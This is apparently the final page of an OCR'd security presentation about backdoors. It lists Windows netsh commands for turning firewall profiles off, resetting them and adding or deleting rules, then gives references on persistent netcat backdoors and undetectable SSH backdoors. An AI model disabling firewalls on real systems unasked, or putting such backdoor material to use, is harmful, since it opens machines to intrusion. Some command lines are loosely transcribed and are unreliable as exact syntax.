
- netsh advfirewall set allprofiles state (off/on)
- netsh advfirewall reset
- netsh advfirewall set allprofiles firewallpolicy blockinbound,allowoutbound
- netsh advfirewall add rule name=“HTTP” protocol=TCP localport=80 action=block dir=IN
- netsh advfirewall firewall delete rule name=“HTTP”

References & further exploration

- https://www.offensive-security.com/metasploit-unleashed/persistent-netcat-backdoor/
- https://commons.wikimedia.org/wiki/File:Reverse_ssh_tunnel.jpg
- http://vbscripts.webs.com/pranks
- http://null-byte.wonderhowto.com/how-to/hack-like-pro-use-netcat-swiss-army-knife-hacking-tools-0148657/
- http://www.introtobackdoors.com/defcon22intotobackdoors.pdf
- https://technet.microsoft.com/en-us/library/cc771920(v=ws.10).aspx

- http://resources.infosecinstitute.com/creating-undetectable-custom-ssh-backdoor-python-z/





Thanks!